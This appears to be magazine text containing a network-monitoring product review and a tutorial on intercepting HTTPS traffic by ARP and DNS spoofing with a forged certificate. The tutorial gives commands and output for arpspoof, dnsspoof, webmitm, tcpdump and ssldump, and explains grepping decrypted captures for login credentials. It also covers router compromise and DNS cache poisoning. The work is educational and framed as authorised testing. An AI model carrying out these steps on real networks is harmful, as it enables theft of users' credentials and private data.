System: Windows, Linux, Unix servers; routers, switches, VoIP [sic], firewalls and more.
License: Commercial/Free Trial (30 days)
Application: Network Monitoring
Homepage: *http://www.axencesoftware.com/*

Managing a large corporate network can be difficult. With widespread use of DHCP servers and loose security controls any user can join and leave as they see fit. With Axence's nVision network monitoring is a breeze. This tool is best suited for the monitoring and controlling of a private network owned by the user.

The feature set of nVision includes network discovery, network visualization through mapping, real-time monitoring of the network structure, individual host monitoring, interoperability, report generation and administration notifications.

Quick Start: The installation of nVision is simple and straight forward. It asks for credentials to use when installing. This allows for remote installation of the nVision Agent (discussed later) as well as some advanced features. After the install, the Axence nVision start up screen is displayed. The user has the choice of creating a new or opening an existing *atlas* (mapped network). If nVision was installed in Windows XP, the application warns that with XP's SP2 only 10 outbound connection attempts can be sent out at once. According to Microsoft, this is to help preventing the spread of malicious programs at the cost of scanning software working slower. As a side note, the speed isn't affected if the connections are succeeding. This has an affect on the nVision's speed, but is only noticeable during the interrogation of a particular host and it causes slight pauses during a full network scan. On the other hand, during initial atlas list population, a ping sweep is done with a few main ports also scanned. As an example, my ssh server was not discovered as available until I viewed the host's properties in detail. nVision has two methods of remote monitoring: scanning and the nVision Agent. With scanning, all available services are listed, the scan is intrusive and loud, but with the target user of this application being the owner of a network, that does not matter. The other type of remote monitoring requires the installation of the nVision Agent. That gives nVision full control of the remote computer. Installing the agent is simple with the proper credentials, however with a Windows computer, WMI has to be enabled (disabled by default in XP). This can be done with the WMIenable executable in the nVision installation directory. After the initial scan, a basic block diagram of all the hosts is presented. These hosts (or pictures representing them) can be moved around and connected with lines representing physical or logical links. After that, more detailed representation is available consisting of a tabular listing of nodes, as well as names, IP addresses, services offered, number of interfaces and several networking statistics. By selecting a single node, the user is presented with a closer look of the targeted node. Two additional items of note are User Activity and Inventory. With the nVision Agent installed, User Activity is where screenshots, and user activity can be monitored. All the installed software and hardware can be viewed on the Inventory tab. To uninstall the nVision Agent, the same method of installing must be followed or the unins000.exe can be run from the Agent's installation directory.



Axence nVision 3.0
File Edit Atlas Map Node Tools Window Help
View events Atlas Alerts Reports Discover new network Run NetTools Inventory
Maps
Generated Routing Map Map Nodes
Lock Map
Atlas (all nodes)
Networks
Corporate Network
New York Network
New York
Routing map
Montana
North Dakota
Washington
California
Tennessee
Utah
Kansas
Local network
Custom maps
Chicago
Houston
LA
Dallas
Boston
Tasks
Add new node
Manage actions
Manage events
Manage styles
Seattle 67.15.52.66
Bismarck 67.15.52.42
Salt Lake City 67.15.52.18
California division 67.15.52.94
Chicago 67.15.52.67
New York 3 Hosts
Main Firewall 67.15.52.29
Main Cisco Router 83.14.41.26
Texas Network 13 Hosts
Florida Server 67.15.52.68
Nodes: 100 (97 Ok, 6 Warning, 5 Down)
Services: 428 (415 Ok, 13 Down)
Alerts: 12 (Host with alerts: 5)
Memory: 1285 kB used (limit: 25600 kB)

Figure 1. *A sample mapped network using Axence's nVision*

Other Useful Features: The map layouts offer a helpful logical view of the network (requires the user to layout the diagram, it is not automatically generated). With the nVision Agent, user activity can be easily monitored as well as real-time screen shots and network activity. Great for a large, highly controlled enterprise. With the nVision Agent another option is the remote access. This allows for remote control of a host without the locking of the screen like Microsoft's Remote Desktop. The notifications of newly added nodes can be crucial.

Disadvantages: The program is expensive and requires several workarounds. nvision Agent is also not designed or targeted for pentesting. If during the installation the *Install as a Service* option is selected, the *Start nVision when Windows Starts* check box does not work and the service must be handled manually. Could be deemed an invasion of privacy and may be illegal especially the desktop viewing especially.

by *John Vaughan*

Dr.WEB® for Windows
Anti–virus + Anti–spam

+ protection from Spam/Spyware/Adware

- Detection of viruses, Trojan Horses, Internet worms, spyware, adware, riskware, paid dialers, joke programs, other malware
- Anti-virus filtering of mail traffic on POP3, SMTP, IMAP4, NNTP. Detection of scams, pharming and phishing messages
- Heuristic analysis of viruses and malware yet unknown to the virus database
- Unique non-signature based malware detection technology
- Once or twice per hour release of add-ons to the virus database
- Correct check of archives, including multi-volume and self-extracting (SFX) archives

www.drweb.com

Doctor Web, Ltd.

Sniffing SSL/TLS Connections Through Fake Certificate Injection

Michele Orrù

Difficulty

●○○

When sensitive information must be sent through an insecure network like the Internet, one of the most important things is to encrypt the data ensuring confidentiality, data integrity, prevent data tampering and to ensure non-repudiation.

There are a lot of ways to do that, depending on the situation and the *business critical* factor of your data, the adopted solution always falls to the choice of SSL or TLS encryption, especially if we do not know a part of the communication path (the clients, assuming we are the server).

Secure Insecurity?

Although both *Secure Socket Layer* and *Transport Layer Security* (Elgamal, RSA, Diffie-Hellman, DSA) are cryptographically secure, as always, something exploitable exists. This is due to the difficulty encountered by users in understanding the Public Key Infrastructure and its layered organization. Basically, the end-user who wants to establish a secure connection to a server through SSL/TLS must first accept and trust the digital certificate that identifies the server. This ensures that the server *is exactly who it claims to be*. The end-user must trust the authenticity of the certificate. Thus, if we inject a fake certificate into the communication stream and the user trusts that the certificate is good, then the *game is over*. Knowing the algorithms used to encrypt the traffic and manage the public keys, having the certificate and the encrypted traffic, we can easily decrypt the whole traffic, allowing us to extract all sorts of the information.

The question is *how to do that*? If we exclude the highly impossible or more difficult methods of stealing the certificate, such as hacking the server or social engineering, we are still left with one more method. We may not have *the* real certificate but we have *our* own certificate. We create a fake certificate, as similar as possible to the original one, that we will inject into the communication stream

What you will learn...

- Spoof DNS replies to redirect the traffic
- Exploit the weakness of SSL/TLS
- Decrypt a theoretically secure HTTPS session dump

What you should know...

- Arp-spoofing and sniffing techniques
- MITM attacks
- The basics of PKI

and that will hopefully be trusted by the victim. This kind of extremely effective attack is named MITM (*Man – or Monkey* for some – *In The Middle*) attack.

Attack Analysis

The ways to attack this weakness are similar, they only differ depending on our position in regards to the victim. Are we on the same subnet as the victim? Or are we on a different subnet? The first case is the simplest, the second one (if we cannot reach the victim directly on our LAN) is more complex but not impossible.

In both cases, the victim must trust our fake certificate and start the communication with the other party without any suspicions, in such a manner that we can collect all the encrypted traffic (encrypted with our certificate) so that it can be analyzed and decrypted later.

Same Subnet Situation

- Assumptions – I will assume that the switches do not have a static map of the ARP entries and that nobody is using passive monitoring tools like arpwatch or Snort in-development processors to detect a suspicious ARP behavior. In fact, I have never found a network mapped with static ARP entries, and arpwatch is not used very often, for a lot of reasons (mainly simplicity and lazy administrators). There are of course proprietary solutions from Cisco, but they are more expensive.
- Attack – I will go in-depth to show you the simplicity of sniffing encrypted SSL/TLS traffic between hosts on the same network segment, using very popular *Open-Source* tools.


A Linux machine will be used to impersonate the attacker. You can use your favorite distro, it does not really matter which one you use. I also recommend that you use virtual machines to test any type of hacking activity, including these demonstrated here.

You could also set up a test network to test the potential hacks. If you attempt the hacks on a live net-

OpenSSL

SSL is currently the most widely deployed security protocol. OpenSSL is essentially two tools in one: a cryptography library and an SSL toolkit. The SSL library provides an implementation of all versions of the SSL protocol, including TLSv1. The cryptography library provides the most popular algorithms for symmetric keys and public key cryptography, hash algorithms, and message digests. It also provides a pseudo-random number generator, and support for manipulating common certificate formats and managing key material.

OpenSSL is often used to secure third-party software and world renowned software like OpenSSH and Stunnel. OpenSSL provides a command-line tool with a large number of options for each of its numerous commands. Remembering the options' names, their defaults (if they are not specified) and even including them with a command to obtain the desired results can be difficult, if not frustrating at times. Managing the options can be made considerably easier by using configuration files.


Applications Places System
Sniffing SSL-TLS connections.odt - Open
euronymous@localhost:~
File Edit View Terminal Tabs Help

```
euronymous@localhost ~ $ openssl
OpenSSL> help
openssl:Error: 'help' is an invalid command.

Standard commands
asn1parse      ca             ciphers        crl            crl2pkcs7
dgst           dh             dhparam        dsa            dsaparam
ec             ecparam        enc            engine         errstr
gendh          gendsa         genrsa         nseq           ocsp
passwd         pkcs12         pkcs7          pkcs8          prime
rand           req            rsa            rsautl         s_client
s_server       s_time         sess_id        smime          speed
spkac          verify         version        x509

Message Digest commands (see the `dgst' command for more details)
md2            md4            md5            mdc2           rmd160
sha            sha1

Cipher commands (see the `enc' command for more details)
aes-128-cbc    aes-128-ecb    aes-192-cbc    aes-192-ecb    aes-256-cbc
aes-256-ecb    base64         bf             bf-cbc         bf-cfb
bf-ecb         bf-ofb         cast           cast-cbc       cast5-cbc
cast5-cfb      cast5-ecb      cast5-ofb      des            des-cbc
des-cfb        des-ecb        des-ede        des-ede-cbc    des-ede-cfb
des-ede-ofb    des-ede3       des-ede3-cbc   des-ede3-cfb   des-ede3-ofb
des-ofb        des3           desx           idea           idea-cbc
idea-cfb       idea-ecb       idea-ofb       rc2            rc2-40-cbc
rc2-64-cbc     rc2-cbc        rc2-cfb        rc2-ecb        rc2-ofb
rc4            rc4-40         rc5            rc5-cbc        rc5-cfb
rc5-ecb        rc5-ofb
```

Figure 1. *Overview of OpenSSL cryptography library and SSL toolkit*




Figure 2. *MITM on an SSL/TLS channel*

work, it is almost sure that you have a written agreement signed by the network administrator of the LAN you are hacking. If you do not agree with me, please go read the ethical hacking directives of *OSSTMM*.

The attack that I will demonstrate below is a mixture of arp and dns spoofing (you can see my video demo at *OrrLob.com*).

Phase 1: Kernel IP Forwarding

All of the packets that we want to sniff between Alice and Bob need to pass through us. In such a way the victims cannot recognize any suspicious activity.

For instance, if Alice sends a packet to Bob, we will intercept it, saving and/or modifying it, and then we will need to forward it to Bob, otherwise we will cause a DoS. The first thing we need to do is active kernel forwarding. To make it simple, I will use *fragrouter*, a tool written by *Dug Song* – a really useful one for a lot of purposes.

```
#fragrouter -B1
fragrouter: base-1:
   normal IP forwarding
```

On Linux machines, we can do the same thing by changing the values of `ip _ forwarding`, as following:

```
#echo 1 > /proc/sys/net/ipv4/ip_forward
```

Suspicious Activity?

The only thing that can be suspicious is that the victim will see a pop-up asking to trust the certificate. That, of course, is because it is our fake certificate, and is not trusted by default by the certificate authority.


Note, that not much has changed for years – users still do not read the pop-ups. They just press *OK* or Yes to every question and this is the most exploitable *bug*.

Quoting the webmitm creator, Dug Song: *Although HTTPS is encrypted, it relies on weakly bound public key certificates to identify servers and to establish security contexts for symmetric encryption. The bigger problem is that the vast majority of users fail to comprehend the obtuse digital trust management PKI presents.*

Phase 2: ARP Spoofing

Now, when we can forward traffic, we must be able to constantly spoof ARP-replies back to the victim in order to convince the machine that we are the second party in the communication process. We can do that easily with another *dsniff* suite tool called *arpspoof*. We will specify the IP of the victim as a target and the IP of the machine we wish to intercept packets for – as a host. Usually, this machine is the local gateway (I put the IP of the local DNS server in my example so that we do not create too much traffic).

```
#arpspoof -t 10.10.69.135 10.10.84.10
0:c:29:6e:c5:8b 0:13:d4:bf:6f:
   50 0806 42: arp reply 10.10.84.10
    is at 0:c:29:6e:c5:8b
```



```
localhost euronymous # webmitm -d
Generating RSA private key, 1024 bit long modulus
.......++++++
.....++++++
e is 65537 (0x10001)
You are about to be asked to enter information that will be incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished Name or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
Country Name (2 letter code) [AU]:IT
State or Province Name (full name) [Some-State]:Italy
Locality Name (eg, city) []:xxx
Organization Name (eg, company) [Internet Widgits Pty Ltd]:OrrLob.com LTD
Organizational Unit Name (eg, section) []:antisnatchor.com
Common Name (eg, YOUR name) []:Michele Orru'
Email Address []:antisnatchor@gmail.com

Please enter the following 'extra' attributes
to be sent with your certificate request
A challenge password []:BlasPhemy666
An optional company name []:
Signature ok
subject=/C=IT/ST=Italy/L=xxx/O=OrrLob.com LTD/OU=antisnatchor.com/CN=Michele Orr
u'/emailAddress=antisnatchor@gmail.com
Getting Private key
webmitm: certificate generated
webmitm: relaying transparently
```

Figure 3. *Creation of the fake SSL certificate with webmitm*

Phase 3: Listening

Now we have to prepare a *trap* to catch the victim's traffic when it starts an HTTPS session. We must listen and log three types of traffic, with three different programs, taking three different approaches.

First, we shall look for DNS queries from the victim and intercept them. Another tool that is part of the dsniff suite, dnsspoof, is the appropriate tool for this task. Note that our attacker's IP 10.10.68.137 will be excluded by the program.

```
#dnsspoof
dnsspoof: listening on eth0
   [udp dst port 53
    and not src 10.10.68.137]
```

Secondly, we need a tool to generate and automatically inject the fake certificate into the session. Webmitm can help us with this. As stated in the man page, *webmitm transparently proxies and sniffs HTTP / HTTPS traffic redirected by dnsspoof*. After the generation of the fake certificate, when the webmitm asks you whether it is the first time that you run it – it is the same generation process that you can find in OpenSSL, nessus-mkcert – we can run it in debug mode:

```
#webmitm -d
webmitm: relaying transparently
```

In this way webmitm will listen for HTTPS connections, managing for us the whole communication with the client.

After the previous setup is completed, we must sniff all the plain/encrypted traffic with a common sniffer; tcpdump is enough for our purposes for we do not need to view the connections in a real time.

```
#tcpdump -i eth0 -w sniffed
tcpdump: listening on eth0,
   link-type EN10MB (Ethernet),
    capture size 96 bytes
```

Now when the trap is prepared we just have to wait.

Phase 4: HTTPS Session Sniffing

We can recognize when the victim starts an HTTPS session because dnsspoof is mapping the queries and webmitm is injecting the certificate. The most exciting part of this attack is just watching the output of all the programs. After the trap is prepared, it is just a matter of waiting to collect all of the encrypted traffic.

Phase 5: Decrypting Sniffed Traffic

After the collection of the encrypted traffic we can stop our listening and sniffing programs and start the decrypting activity. In order to do that we need:

- `ssldump` – a tool to analyze encrypted SSL traffic
- The tcpdump traffic dump – it contains all the traffic sniffed, including the encrypted ones
- The certificate from webmitm that we have generated, we can decrypt cypher text knowing the key and the algorithm. We can also decrypt the SSL traffic knowing the certificate used in the session (key) and the protocol SSL (*algorithm*).

```
#ssldump -r output_wireshark
   -k webmitm.crt -d > decryptedOutput
```


Opening the output file with an editor, we can see all the decrypted sensitive data that was in transit under SSL. The practical use of it is grepping the useful information, like names of variables, in order to know their values.

Imagine, we sniffed HTTPS traffic with authentication pages and now we are searching for web form user-names/passwords. To be able to grep the correct variable names, we must see the source code and the layout of the web-page online. Firefox is quite useful for this, especially with extensions like Firebugs that can help us to see the divs and the frames. That will let us know the name of the variables in which the user/password will be stored.

I have mentioned the Firefox plug-ins because sometimes it is very difficult to grep the useful information. We may think that the name of the variable is one thing, but in fact it is different. I have tried, for example, my bank account website. It is a really secure website, written in JEE with jsp. I do not know why, but the login page is a mixture of multiple jsp frames and div, and I was interested in the login one. I have analyzed the code then, and I got the names of the variables. I need to make a grep on the ssldump output file and I finally got the expected results.


Different Subnet Situation

In the second case, where the attacker and the victim are on different subnets, the attack becomes more complex. The good thing is that even though we need new techniques to route the victim traffic to us, the attacker, the basic techniques illustrated before, when spoofing the certificate, sniffing and dumping the SSL traffic, are still valid. And, of course, we need



```
localhost euronymous # arpspoof -t 192.168.1.65 192.168.1.1
0:13:d4:b7:f7:7d 0:11:2f:88:b8:f7 0806 42: arp reply 192.168.1.1 is-at 0:13:d4:b7:f7:7d
0:13:d4:b7:f7:7d 0:11:2f:88:b8:f7 0806 42: arp reply 192.168.1.1 is-at 0:13:d4:b7:f7:7d
0:13:d4:b7:f7:7d 0:11:2f:88:b8:f7 0806 42: arp reply 192.168.1.1 is-at 0:13:d4:b7:f7:7d
0:13:d4:b7:f7:7d 0:11:2f:88:b8:f7 0806 42: arp reply 192.168.1.1 is-at 0:13:d4:b7:f7:7d
0:13:d4:b7:f7:7d 0:11:2f:88:b8:f7 0806 42: arp reply 192.168.1.1 is-at 0:13:d4:b7:f7:7d
0:13:d4:b7:f7:7d 0:11:2f:88:b8:f7 0806 42: arp reply 192.168.1.1 is-at 0:13:d4:b7:f7:7d
0:13:d4:b7:f7:7d 0:11:2f:88:b8:f7 0806 42: arp reply 192.168.1.1 is-at 0:13:d4:b7:f7:7d
0:13:d4:b7:f7:7d 0:11:2f:88:b8:f7 0806 42: arp reply 192.168.1.1 is-at 0:13:d4:b7:f7:7d
0:13:d4:b7:f7:7d 0:11:2f:88:b8:f7 0806 42: arp reply 192.168.1.1 is-at 0:13:d4:b7:f7:7d
0:13:d4:b7:f7:7d 0:11:2f:88:b8:f7 0806 42: arp reply 192.168.1.1 is-at 0:13:d4:b7:f7:7d
0:13:d4:b7:f7:7d 0:11:2f:88:b8:f7 0806 42: arp reply 192.168.1.1 is-at 0:13:d4:b7:f7:7d
0:13:d4:b7:f7:7d 0:11:2f:88:b8:f7 0806 42: arp reply 192.168.1.1 is-at 0:13:d4:b7:f7:7d
0:13:d4:b7:f7:7d 0:11:2f:88:b8:f7 0806 42: arp reply 192.168.1.1 is-at 0:13:d4:b7:f7:7d
0:13:d4:b7:f7:7d 0:11:2f:88:b8:f7 0806 42: arp reply 192.168.1.1 is-at 0:13:d4:b7:f7:7d
0:13:d4:b7:f7:7d 0:11:2f:88:b8:f7 0806 42: arp reply 192.168.1.1 is-at 0:13:d4:b7:f7:7d
0:13:d4:b7:f7:7d 0:11:2f:88:b8:f7 0806 42: arp reply 192.168.1.1 is-at 0:13:d4:b7:f7:7d
0:13:d4:b7:f7:7d 0:11:2f:88:b8:f7 0806 42: arp reply 192.168.1.1 is-at 0:13:d4:b7:f7:7d
0:13:d4:b7:f7:7d 0:11:2f:88:b8:f7 0806 42: arp reply 192.168.1.1 is-at 0:13:d4:b7:f7:7d
0:13:d4:b7:f7:7d 0:11:2f:88:b8:f7 0806 42: arp reply 192.168.1.1 is-at 0:13:d4:b7:f7:7d
0:13:d4:b7:f7:7d 0:11:2f:88:b8:f7 0806 42: arp reply 192.168.1.1 is-at 0:13:d4:b7:f7:7d
0:13:d4:b7:f7:7d 0:11:2f:88:b8:f7 0806 42: arp reply 192.168.1.1 is-at 0:13:d4:b7:f7:7d
0:13:d4:b7:f7:7d 0:11:2f:88:b8:f7 0806 42: arp reply 192.168.1.1 is-at 0:13:d4:b7:f7:7d
0:13:d4:b7:f7:7d 0:11:2f:88:b8:f7 0806 42: arp reply 192.168.1.1 is-at 0:13:d4:b7:f7:7d
0:13:d4:b7:f7:7d 0:11:2f:88:b8:f7 0806 42: arp reply 192.168.1.1 is-at 0:13:d4:b7:f7:7d
0:13:d4:b7:f7:7d 0:11:2f:88:b8:f7 0806 42: arp reply 192.168.1.1 is-at 0:13:d4:b7:f7:7d
0:13:d4:b7:f7:7d 0:11:2f:88:b8:f7 0806 42: arp reply 192.168.1.1 is-at 0:13:d4:b7:f7:7d
```

Figure 4. *Arpspoof and dnsspoof output during an attack (as you see, on my local network)*



```
localhost euronymous # dnsspoof
dnsspoof: listening on eth0 [udp dst port 53 and not src 192.168.1.64]
192.168.1.65.1025 > 85.37.17.52.53:  55699+ A? download72.avast.com
192.168.1.65.1025 > 85.37.17.52.53:  55699+ A? download72.avast.com
192.168.1.65.1025 > 85.37.17.52.53:  30354+ A? download26.avast.com
192.168.1.65.1025 > 85.37.17.52.53:  30354+ A? download26.avast.com
192.168.1.65.1025 > 85.37.17.52.53:  62604+ A? download200.avast.com
192.168.1.65.1025 > 85.37.17.52.53:  62604+ A? download200.avast.com
192.168.1.65.1025 > 85.37.17.52.53:  45966+ A? download20.avast.com
192.168.1.65.1025 > 85.37.17.52.53:  45966+ A? download20.avast.com
192.168.1.65.1025 > 85.37.17.52.53:  1422+ A? download92.avast.com
192.168.1.65.1025 > 85.37.17.52.53:  1422+ A? download92.avast.com
192.168.1.65.1025 > 85.37.17.52.53:  10377+ A? download90.avast.com
192.168.1.65.1025 > 85.37.17.52.53:  10377+ A? download90.avast.com
192.168.1.65.1025 > 85.37.17.52.53:  49035+ A? download929.avast.com
192.168.1.65.1025 > 85.37.17.52.53:  49035+ A? download929.avast.com
192.168.1.65.1025 > 85.37.17.52.53:  61834+ A? download91.avast.com
192.168.1.65.1025 > 85.37.17.52.53:  61834+ A? download91.avast.com
192.168.1.65.1025 > 85.37.17.52.53:  44677+ A? download209.avast.com
192.168.1.65.1025 > 85.37.17.52.53:  44677+ A? download209.avast.com
192.168.1.65.1025 > 85.37.17.52.53:  21380+ A? download35.avast.com
```

Figure 5. *Arpspoof and dnsspoof output during an attack (as you see, on my local network)*

new techniques because we cannot use classic arp spoofing solutions when the victim is on a different subnet.

There are different techniques that we can use to obtain our results in this particularly difficult situation, and all of them are based on a direct/route of the traffic from the victim to us. I will exclude from my explanation some of the techniques. Not because they are not useful (in fact, it is the opposite!) but because they are so difficult to succeed if the network environment is hardened, and/or we are not really skilled.

Routing Protocols

This paragraph is about breaking into a router, changing its configuration and adding a static route or a GRE tunnel to our machine. The game is over if you can find a way to compromise the router, finding bugs, guessing SNMP community strings, brute-forcing password hashes and doing social engineering. I also would like to present route mangling: the protocols involved here are different (IGRP, OSPF, RIP, BGP), and just a few implement cryptographic authentication of the routes with MD5. For this reason there is a large number of tools that can exploit these protocol weakness, like Phenoelit IRPAS and Nemesis.

DNS

The most effective technique used by hackers to make MITM attacks successful if they are geographically dislocated from the victim, is the famous DNS cache poisoning attack.

There are two ways to alter the DNS cache with our data:

- Compromise the DNS server
- Exploiting a weakness on the DNS server implementation or the protocol itself

The first way is the most effective but hard to accomplish, depending on the hardening of the DNS server. If for instance DNS is running on an hardened version of Linux with RSBAC patches configured properly, and if `djbdns` was the choice of the administrator, then the task of exploiting the server becomes really hard. If some bugs are discovered in DNS software, this attack becomes possible then. Just think about the latest Microsoft DNS server 0-day exploit published in Milw0rm.

Usually the preferred way is to use some form of a known trick to force the protocol to do what we want. All of these known tricks are based on bad server implementations.

For example, some years ago versions 4 and 8 of the BIND DNS server, were vulnerable to 2 types of attacks known as *DNS Id spoofing* and *Birthday Attack*. Both are based on the same weakness. The exploitable bug was caused by a bad implementation of the random Id generator for the lookup process. If the lookup id based on UDP packets, just 2 bytes are dedicated to it, meaning that there exist only 65535 possible Ids. Guessing the next Id or by flooding the server with spoofed requests it was possible to alter the cache of the DNS server. Strictly related to the *Birthday Paradox* taking help directly from a mathematic analysis, that was used to drastically reduce the number of spoofed UDP guesses and thus preventing the flooding.

If my discussion has attracted your attention, I suggest you to take a closer look at two more famous programs that will help you with DNS poisoning:. ADMIDpack (from ADM) and Zodiac (from teso). They are really useful if you wish to understand in-depth the attacks I have mentioned.

Also there are patches for those vulnerable BIND versions. A lot of servers are still exploitable because they have not been patched. It is just a matter of finding them.

Conclusion

We cannot always trust even the most secure solution. Especially if it is trusted by the *human factor.* SSL and TLS add a layer of security to our communication, but they have to be understood in depth. Too many times the most effective attacks can be launched if the victim is doing what we want. Think about the attacks that I've discussed plus the latest IE vulnerabilities discovered by HD Moore, the diffusion of worms, and so on. It can become uncontrollable if you are a security manager of an enterprise and your employees don't follow the specified security policies. I will explicitly leave the decision to you. ●

About the Author

Michele Orrù (aka euronymous) is an Italian IT student charmed by the security world. He is a fan of Linux and BSD systems. He believes in OpenSource software as software development methodology and business approach. He is the administrator of heterogeneous networks. His primary interests are J2EE and RBAC (he did a lot of research on Sun JVM and Sun Security Manager) trusted platforms, IPS and penetration testing. He is one of the founders of the London based OrrLob.com, a professional web-solutions company.

On the 'Net

- Dsniff – *http://monkey.org/~dugsong/dsniff/*
- OpenSSL – *http://www.openssl.org/*
- ADMIDpack – *http://packetstorm.rlz.cl/groups/ADM/ADMIDpack/*
- Zodiac – *http://www.packetfactory.net/projects/zodiac/*
- Router traffic redirection – *http://www.securityfocus.com/infocus/1847*

SAINT®
Integrated Vulnerability Assessment and Penetration Testing
Examine, expose, and exploit your vulnerabilities before an attacker does

